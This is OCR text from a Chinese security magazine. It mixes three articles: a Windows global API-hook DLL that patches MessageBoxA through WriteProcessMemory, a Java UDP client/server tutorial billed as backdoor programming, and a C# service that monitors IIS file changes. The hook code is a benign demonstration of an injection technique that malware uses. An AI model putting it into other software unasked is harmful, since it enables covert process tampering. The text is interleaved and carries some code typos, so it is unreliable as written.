
子来说明，其中Dll文件为：

```
HHOOK g_hHook;
HINSTANCE g_hinstDll;
FARPROC pfMessageBoxA;
int WINAPI MyMessageBoxA(HWND hWnd, LPCTSTR lpText,LPCTSTR lpCaption,UINT uType);
BYTE OldMessageBoxACode[5], NewMessageBoxACode[5];
HMODULE hModule ;
DWORD dwIdOld,dwIdNew;
BOOL bHook=false;
void HookOn();
void HookOff();
BOOL init();
LRESULT WINAPI MousHook(int nCode,WPARAM wParam,LPARAM lParam);
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            if(!init())
            {
                MessageBoxA(NULL,"Init","ERROR",MB_OK);
                return(false);
            }
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            if(bHook) UnintallHook();
            break;
    }
    return TRUE;
}
LRESULT WINAPI Hook(int nCode,WPARAM wParam,LPARAM lParam)//空的钩子函数
{
    return(CallNextHookEx(g_hHook,nCode,wParam,lParam));
}
HOOKAPI2_API BOOL InstallHook()//输出安装空的钩子函数
{
    g_hinstDll=LoadLibrary("HookAPI2.dll");
    g_hHook=SetWindowsHookEx(WH_GETMESSAGE,(HOOKPROC)Hook,g_hinstDll,0);
    if (!g_hHook)
    {
        MessageBoxA(NULL,"SET ERROR","ERROR",MB_OK);
        return(false);
    }
    return(true);
}
HOOKAPI2_API BOOL UninstallHook()//输出御在钩子函数
{
    return(UnhookWindowsHookEx(g_hHook));
}
BOOL init()//初始化得到MessageBoxA的地址，并生成Jmp XXX(MyMessageBoxA)的跳转指令
{
    hModule=LoadLibrary("user32.dll");
    pfMessageBoxA=GetProcAddress(hModule,"MessageBoxA");
    if(pfMessageBoxA==NULL)
        return false;
    _asm
    {
        lea edi,OldMessageBoxACode
        mov esi,pfMessageBoxA
        cld
        movsd
        movsb
    }
    NewMessageBoxACode[0]=0xe9;//jmp MyMessageBoxA的相对地址的指令
    _asm
    {
        lea eax,MyMessageBoxA
        mov ebx,pfMessageBoxA
        sub eax,ebx
        sub eax,5
        mov dword ptr [NewMessageBoxACode+1],eax
    }
    dwIdNew=GetCurrentProcessId(); //得到所属进程的ID
    dwIdOld=dwIdNew;
    HookOn();//开始拦截
    return(true);
}
int WINAPI MyMessageBoxA(HWND hWnd, LPCTSTR lpText,LPCTSTR lpCaption, UINT uType )//首先关闭拦截，然后才能调用被拦截的API 函数
{
    int nReturn=0;
    HookOff();
    nReturn=MessageBoxA(hWnd,"Hook",lpCaption,uType);
    HookOn();
    return(nReturn);
}
void HookOn()
{
    HANDLE hProc;
    dwIdOld=dwIdNew;
    hProc=OpenProcess(PROCESS_ALL_ACCESS,0,dwIdOld);//得到所属进程的句柄
    VirtualProtectEx(hProc,pfMessageBoxA,5,PAGE_READWRITE,&dwIdOld);//修改所属进程中MessageBoxA的前5个字节的属性为可写
    WriteProcessMemory(hProc,pfMessageBoxA,NewMessageBoxACode,5,0);//将所属进程中MessageBoxA的前5个字节改为JMP 到MyMessageBoxA
    VirtualProtectEx(hProc,pfMessageBoxA,5,dwIdOld,&dwIdOld);//修改所属进程中MessageBoxA的前5个字节的属性为原来的属性
    bHook=true;
}
void HookOff()//将所属进程中JMP MyMessageBoxA的代码改为Jmp MessageBoxA
{
    HANDLE hProc;
    dwIdOld=dwIdNew;
    hProc=OpenProcess(PROCESS_ALL_ACCESS,0,dwIdOld);
    VirtualProtectEx(hProc,pfMessageBoxA,5,
```

Socket: Windows下的网络编程文章黑防有很多，关于后门和木马、扫描器之类的文章更是多多。但是Linux下的Socket编程文章就比较少了，以下这篇文章从原理开始介绍，深入浅出地叙述了Linux系统下的一个套接口木马的详细编写方法。

适合读者: 程序员，Linux爱好者
前置知识: C/C++基础

Linux下UDP后门的Socket编程



文/图 吴贤

简介

Socket适用于网络环境中的进程间通信，它已成为当前许多操作系统的网络API，也是网络操作系统中必不可少的基础功能。尽管UDP无法像TCP一样提供可靠的数据传输，但UDP并不比TCP缺乏优越性。随着Linux操作系统和Internet的不断发展，Linux网络环境下尤其是基于UDP的Socket通信技术被广为关注。本文介绍了Linux平台下的Socket及其编程原理，并通过一个Java编写的基于UDP的客户/服务器程序，描述了网络中不同主机上的两个进程之间的Socket通信机制。

Linux是一个诞生于Internet和WWW的产品，它和网络密切相关。Linux网络系统具有稳定、简易、高效、兼容性好等特点，并且支持多种网络协议，如IPV4、IPV6、X.25、IPX、NETBIOS、DDP等。套接字(Socket)是介于网络应用层和传输层之间的编程接口，套接字接口提供了访问下层通信协议的大量系统调用和相应的数据结构，进程在Linux上的网络通信过程就是使用套接字传输数据的过程。套接字在UDP/IP网络模型中的地位如图1 所示。




图1 套接字

BSD套接字接口

Socket最早应用于伯克莱大学的BSD UNIX中，所以习惯上又称其为BSD Socket(简称BSD)。一个套接字描述一个通信连接的一端，在一个通信连接中的两端通信程序应各自有一个套接字来描述它们自己那一端，不同主机中的两个进程通过各自的套接字发送和接收消息，从而实现进程间跨网络的通信。

Linux环境中的套接字支持多种网络协议，不同类型的网络协议具有不同的工作方式，所使用的地址格式也完全不同。对于各种网络协议而言，使用相同地址格式的几个协议称为一个协议地址族，表1列出了BSD套接字的常见地址族。

地址族类型	对应的通信协议
AF_INET	TCP/IP协议
AF_IPX	Novell IPX协议
AF_UNIX	UNIX内部套接字
AF_AX25	AX.25协议套接字
AF_APPLETALK	APPLETALK DDS(Macintosh 机器用)

表1 BSD套接字地址族的主要类型

Linux将套接字地址族抽象为统一的BSD套接字接口，该接口是应用程序的开发接口，由各地址专有的软件支持。Linux BSD Socket支持以下常见套接字类型

```
PAGE_READWRITE,&dwIdOld);
    WriteProcessMemory(hProc,pfMessageBoxA,
OldMessageBoxACode,5,0);
    VirtualProtectEx(hProc,pfMessageBoxA,5,dwIdOld,
&dwIdOld);
        bHook=false;
    }
```

下面测试文件:

```
int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
        if(!InstallHook())
        {
```

```
    MessageBoxA(NULL,"Hook Error!","Hook",MB_OK);
        return 1;
    }
    MessageBoxA(NULL,"TEST","TEST",MB_OK);
```

可以看见Test变成了Hook，也可以在其他进程中看见。

```
        if(!UninstallHook())
        {
    MessageBoxA(NULL,"Uninstall Error!","Hook",MB_OK);
            return 1;
        }
        return 0;
    }
```

本文撰写时间仓促，难免有误，希望各位不吝赐教！

SOCK_STREAM(数据流套接口):提供一个面向连接的双工顺序数据流传输和可靠的数据传输服务。这种套接字可以保证数据传输的可靠性,不会出现数据丢失、破损或重复出现等差错,而且通过流量控制避免发送的数据流超限。Internet地址中的TCP协议支持流套接字。

SOCK_DGRAM(数据报套接口):提供一个无连接和不可靠的双工数据传输服务。数据报以独立包形式被发送和接收。不对数据的传输提供无错保证,即数据可能被丢失、破坏,也可能被重复接收。Internet地址中的UDP协议支持这种套接字。

SOCK_RAW(原始套接口):这种类型的套接字允许对低层协议如IP或ICMP直接访问,可以直接填充IP、TCP、UDP或者ICMP包头,发送用户自己定义的IP包或者ICMP包。主要用于一些协议的开发,在网络安全的抓包中有重要的应用。

Internet给分布式应用程序提供两类服务,一是面向连接的服务,二是无连接服务。面向连接的服务由TCP提供,客户和服务器在彼此间发送数据之前要先建立三次握手,以确保发送端的数据最终按顺序完整无误地传送给接收端。无连接服务则由UDP提供,发送端和接收端在传送数据之前不需要进行握手,因而不会带入任何延迟。

在无连接模式下,客户程序没有把套接字固定连接到一个指定的远程端点上,而是在每次发送数据报时指定远程目的地。因而UDP具有相当的灵活性:客户程序可以在它要求发送时才决定和哪个服务器交互。从图1可以看出,UDP通过套接字直接从应用程序进程得到消息,附上源和目标端口号,并把得到的数据段传递给网络层。网络层将数据封装到IP数据包里,并使用服务方式将数据包传递给接收端。如果该数据包到达接收端,UDP通过端口号和IP目标地址将数据包中的内容正确地送给接收端的套接字。UDP在传递数据时并不保持发送端和接收端间的连接状态,即不对接收和发送缓冲区、拥塞控制、数据到达顺序等参数进行跟踪,因而UDP传送的数据包可能出错甚至丢失,其可靠性无法得到保障。尽管如此,UDP在DNS解析、IP电话、实时视频会议、可存储的音频视频流等应用程序中仍大受欢迎,其原因在于:

1)相对于TCP,面向无连接的数据传送不带时间延迟,速度自然要快。

2)UDP不对发送端和接收端间的诸多参数进行跟踪,使得它有能力支持更多的处于活动状态的客户,灵活性强。

3)在数据段结构对比中可以发现,UDP的数据包头部开销比TCP小得多。

4)由于没有拥塞控制机制,UDP发送数据的速度仅仅受限于应用程序产生数据的速度、源端的性能(CPU、时钟速度等)以及物理设备可以达到的带宽。

Linux平台下的Socket编程原理

在Linux中,Socket属于文件系统的一部分,网络通信可以被看作是对文件的读取。这使得用户对网络的控制极为方便,Linux的许多特性都非常有助于网络编程。首先,Linux拥有POSIX标准库函数,Socket()、Bind()、Sendto()、Recvfrom()等库函数可以方便地实现客户/服务器模型中数据的传送与接收。其次,Linux的进程管理策略也非常适合服务器的工作环境,Linux中的每个进程都对应一个父进程,同时它也能创建多个子进程。发送端的进程可创建多个子进程,分别将各自的数据包发往接收端。

第三,Linux传承了UBUX设备无关性这一优秀特性,即通过文件描述符实现了统一的设备接口,磁盘、显示终端、音频设备、打印设备甚至网络通信都使用统一的I/O调用。这些特性大大方便和简化了Linux环境下的网络程序设计。

对于新手来说,必须知道以下几个函数的用法。

Socket函数

Socket()用来创建套接口描述符,其格式声明为:"int Socket(int domain,int type,int protocol)。"参数domain说明网络程序所在的主机采用的通信协议,如AF_INET(IPV4协议)、AF_INET6(IPV6协议)、AF_LOCAL(Unix域协议);参数type指定套接口类型(数据流套接口、数据报套接口、原始套接口),即相当于指明了网络程序所采用的通信协议(TCP还是UDP);参数protocol由于指定了type,一般取0即可。

Bind函数

Bind()用来将套接口绑定到本地计算机的某一端口,其格式声明为:"int Bind(int Sockfd,Struct sockaddr *my_addr,int addrlen)"。Sockfd为套接口描述字;指针my_addr指向Sockaddr结构,该结构包含了远程服务程序的IP地址与端口号;Addrlen指明Sockaddr结构的长度。

Sendto函数

Sendto()用于将应用缓冲区中的数据发送到指定的接收进程的地址空间,其格式声明为:"int Sendto(int sockfd,const void *msg,int len,unsigned int flags,const struct sockaddr *to,int tolen)"。参数sockfd用于指定UDP套接字描述符,msg是需要发送的数据缓冲区,to是指向包含目的IP地址和端口号的数据结构sockaddr的指针,tolen是地址的长度。若Sendto发送数据成功,则返回发送数据量的长度,否则返回-1。

Recvfrom函数

Recvfrom()用于将套接字缓冲区中的数据接收并发给用户进程,其格式声明为:"int Recvfrom(int sockfd, void *buf, int len, unsigned int flags, struct sockaddr *from, int *addrlen)"。参数Sockfd指明要读取的套接字,buf指明应用层的接收缓冲区;len表示前面所示缓冲区的大小,from和addrlen则用于指定源地址和源端口号。

本文主要阐述的是无连接数据报通信的Socket编程过程。客户/服务器主要编写客户程序和服务器程序。以下是主要的编程框架。UDP客户机/服务器程序的工作

流程如图2 所示。




图2

UDP通信的基本过程如下：在服务器端，先使用AF-INET协议族创建UDP数据报类型套接字，然后调用Bind()给此套接字绑定一个端口。由于并不需要建立连接，因此服务器端可以通过调用Recvfrom()在指定的端口等待客户端发送来的UDP数据报。而在客户端，先通过Socket()创建一个数据报套接字，然后由操作系统为该套接字分配端口号。此后客户端就可以使用Sendto()向一个指定的地址发送一个UDP套接字。在服务器端接收到套接字后，从Recvfrom()中返回，在对数据报进行处理后，再用Sendto()将处理的结果返回给客户端。使用Recvfrom()、Sendto()等函数实现通信时每次均需指定对端地址信息。也可以使用Connect()来填写两端套接字的有关信息，然后直接使用Recv()、send()进行通信。这样做的好处是，在随后的通信程序中不必每次指定地址信息。套接口读写完毕后，通过Close()调用关闭连接的套接口文件描述符。不论何种编程语言，和Socket打交道都是这一组调用，只是在格式上有所区别。Visual Basic采用Winsock控件，C++ Builder采用TclientSocket和TserverSocket元件，Visual C++采用MFC类中的CAsyncSocket类和CSocket类，JAVA中通过Java.net.Socket和Java.net.ServerSocket类库来实现网络之间的通信。

用Java编写的客户/服务器应用程序示例

网络应用程序的核心由一对程序组成：一个客户程序和一个服务器程序。当这两个程序执行的时候，系统会创建一个客户端进程和一个服务器端进程，并且这两个进程通过对Socket的读写来互相通信。下面就客户/服务器模型来对UDP的Socket编程进行示范，程序功能如下：客户端从其键盘读入一行并将该行发送到通往服务器的套接字上；服务器从其套接字读入一行并将该行转换成大写。服务器将改写后的这一行输出到通往客户端的套接字上；客户端从它的套接字中读出修改后的行，并将该行在显示器上打印输出。应用程序的客户端代码如下：

```
import Java.io.*;
import Java.net.*;
class UDPClient {
public static void main(String args[]) throws Excep-
tion
{
BufferedReader inFromUser = new BufferedReader
(new InputStreamReader(System.in));
DatagramSocket clientSocket = new DatagramSocket();
InetAddress IPAddress = InetAddress.getByName
("hostname");
//hostname为服务器的主机名。通过getByName()将主机名解析为IP地址的DNS查找，并将得到的IP地址放入到IPAddress对象中
byte[] sendData = new byte[1024];
byte[] receiveData = new byte[1024];
// 定义两个字节数组，分别用来保留客户端发送和接收的数据
String sentence = inFromUser.readLine();
SendData = sentence.getBytes();
DatagramPacket sendPacket = new DatagramPacket
(sendData,
sendData.length,IPAddress,1234);
//构造分组sendPacket，客户端将借助它的套接字把该分组送入网络。该分组包括了分组sendData中所包含的数据、数据的长度、服务器的IP地址和应用程序的端口号(假定端口号为1234)
clientSocket.send(sendPacket);
//取得刚刚构造的分组，并通过clientSocket将它送入网络中。在发送分组之后，客户端就等待接收从服务器到来的分组
DatagramPacket receivePacket = new DatagramPacket
(receiveData,receiveData.length);
// 等待服务器发回分组的同时，客户端为该分组创建一个占位符receivePacket
clientSocket.receive(receivePacket);
// 客户端保持空闲，直到接收到分组为止；当它接收到分组时，它就将分组放入receivePacket中
String modifiedSentence = new String(receivePacket.
getData());
//将数据从receivePacket中抽取出来，并将字节数组转换成字符串modifiedSentence
System.out.println("Data From Server:" +
modifiedSentence);
// 在客户端的显示器上打印结果
clientSocket.Close();
}
}
```

Java.io和Java.net是java的包，Java.io包包含了输入和输出流的类，Java.net包提供了网络支持类。该程序段构造了一个流InFromUser和一个DatagramSocket类型的套接字ClientSocket。流InFromUser是程序的输入流，它被加到键盘上；当用户在键盘上打入字符的时候，字符就会进入到流inFromUser中。应用程序的服务器端代码如下：

```
import Java.io.*;
import Java.net.*;
class UDPServer {
public start void main(String args[]) throws Exception
{
DatagramSocket serverSocket = new DatagramSocket(1234);
```

```
    //在端口1234上构造了DatagramSocket类型的套接字serverSocket，所有发送和接收的数据都将通过该套接字进行传送
    byte[] receiveData = new byte[1024];
    byte[] sendData = new byte[1024];
    while(true)
        {
    DatagramPacket receivePacket = new DatagramPacket
(receiveData,
    receiveData.length);
    serverSocket.receive(receivePacket);
    String sentence = new String(receivePacket.getData());
    //从客户端传送过来的分组中把数据抽取出来，并将其放入sentence中
    InetAddress IPAddress = receivePacket.getAddress();
    //从客户端传送过来的分组中把IP地址抽取出来
    int port = receivePacket.getPort();
    //从客户端传送过来的分组中把客户端口号抽取出来
    String newSentence = sentence.toUpperCase();
    sendData = newSentence.getBytes();
    DatagramPacket sendPacket = new DatagramPacket
(sendData,
    sendData.length,IPAddress,port);
        serverSocket.send(sendPacket);
    }
    }
    }
```


将以上两个程序在各自的主机上分别安装并编译，基于UDP的基本原理，执行客户端的时候，客户进程不会发起与服务器的连接，因而可以首先执行客户端，然后再执行服务器端。一旦执行了客户和服务器程序，客户端的用户可以使用该应用程序来向服务器发送一行，并接收该行转换成大写之后的字符串。

结束语

Java是与平台无关的，且编写的程序非常简洁，因而用Java进行客户/服务器编程越来越流行。以上介绍了Socket的编程机制及在Linux系统下的一个套接口程序，能够深入理解用Socket机制和UDP工作模式，但怎样改进UDP中数据传送的可靠性仍是众多研究人员关注的方向。

适合读者：C＃程序员，网络工程师
前置知识：C＃基础

C＃版IIS守护者



文/图 华农 woof4652

最近养成每天在新版黑防网站上看黑客新闻的习惯。"国内数十大站点被黑，Discuz！开源惹的祸"，就是第一时间发布的安全新闻。现在脚本漏洞已经成为了网站安全的致命伤。对于管理员来说该怎么做呢？依靠IIS日志显然是不够的，我们要有我们自己的日志记录工具。这就是本文介绍的，用C＃开发的自己的IIS的监视软件。

连续监视的最好方法当然是使用Windows服务，所以我们需要编写一个服务程序，它能很好地记录下来发生的相关文件。

写服务程序与写一个.NET应用程序相似。在VS.NET中开始一个新的服务应用程序，将其命名为woof4652。VS.NET会自动创建service1.cs的类文件，该文件由ServiceProcess.ServiceBase派生而来，其中包括两个事件——OnStart和OnEnd，我们首先要把service1.cs重命名为IISGuard。因为当服务生成时会以类名字作为服务名。VS.NET中生成服务非常简单，只需重载几个虚函数即可。其中两个以前黑防已经介绍过，还有两个为OnPause和OnContinue，分别代表着服务的启动停止暂停与继续。

说完了.NET服务的生成，接下来是我们的主角——FileSystemWatcher类。利用它可以监视不同类型的变化、包括删除、对现有文件的修改、属性的修改、文件和目录的修改、文件日期的变更、文件大小的改变以及文件和文件夹的改变。FileSystemInfo非常灵活，表1和表2分别列出了它的主要属性和事件。

EnableRaiseEvents	获取或设置一个值，该值指示是否启用此组件
Filter	获取或设置筛选字符串，用于确定在目录中监视哪些文件
IncludeSubdirecties	获取或设置一个值，该值指示是否监视指定路径中的子目录
NotifyFlay	获取或设置要监视的更改类型，
Path	获取或设置要监视的目录的路径

表1 FileSystemWatcher的属性

Changed	当更改指定 Path 中的文件和目录时发生。
Deleted	删除指定Path 中的文件或目录时发生。
Created	当在指定Path 中创建文件和目录时发生。
Renamed	重命名指定Path 中的文件或目录时发生。

表2 FileSystemWatvher的事件

首先我们先定义两个私有String类型，分别作为我们的IIS路径和我们要写入的日志路径。

```
private string iisPath=@"D:\Inetpub\wwwroot";
private string logFile=@"C:\logFile.log";
```

然后我们要在构造函数中加入初始化的FileSystemWatcher代码

```
public IISGuard()
{
// 该调用是 Windows.Forms 组件设计器所必需的。
InitializeComponent();
this.fileSystemWatcher=new FileSystemWatcher();
this.fileSystemWatcher.Path=iisPath;
this.fileSystemWatcher.Filter="*.*";
this.fileSystemWatcher.IncludeSubdirectories=true;
this.fileSystemWatcher.Changed+=new FileSystemEventHandler(fileSystemWatcher_Changed);
this.fileSystemWatcher.Created+=new FileSystemEventHandler(fileSystemWatcher_Created);
this.fileSystemWatcher.Deleted+=new FileSystemEventHandler(fileSystemWatcher_Deleted);
this.fileSystemWatcher.Renamed+=new RenamedEventHandler(fileSystemWatcher_Renamed);
this.fileSystemWatcher.NotifyFilter=System.IO.NotifyFilters.DirectoryName|System.IO.NotifyFilters.FileName|System.IO.NotifyFilters.LastWrite|System.IO.NotifyFilters.LastAccess|System.IO.NotifyFilters.CreationTime;
}
```

大家可以看到，我们用它来监视iisPath下面所有的文件和文件夹的更改，我们订阅的Changed事件会监视目录中文件或目录的大小、系统属性、上次写入时间、上次访问时间或安全权限更改时，Created会在创建文件及文件夹时发生，Renamed会在重命名文件或文件夹时发生。

接下来就是我们的fileSystemWatcher_Changed函数了，它会在事件发生时写入我们的日志文件。

```
private void fileSystemWatcher_Changed(object sender, FileSystemEventArgs e)
{
this.streamWriter=File.AppendText(logFile);
this.streamWriter.WriteLine(e.ChangeType.ToString()+":"+e.FullPath);
this.streamWriter.Close();
}
```

后面的三个事件处理大致相同，大家可以自己看源代码。我们还有一件事情需要完成，就是将我们的FileSystemWatcher与Service结合起来。

首先我们需要在OnStart中启动我们的FileSystemWatcher实例

```
protected override void OnStart(string[] args)
{
if(!File.Exists(logFile))
{
this.streamWriter=File.CreateText(logFile);
this.streamWriter.Close();
}
this.streamWriter=File.AppendText(logFile);
this.streamWriter.WriteLine("start at "+DateTime.Now.ToString());
this.streamWriter.Close();
this.fileSystemWatcher.EnableRaisingEvents=true;
}
```

我们首先检查日志文件是否存在，不存在就创建它。其余的OnStop大家可以看源代码，基本上雷同，大家一看便会明白。最后一点我要说的是服务的注册和运行。

1.选择IISGuard类，转换到设计模式。

2.在属性下面单击添加安装程序链接。会自动添加两个组件 ServiceProcessInstaller和ServiceInstaller。如图1 所示。

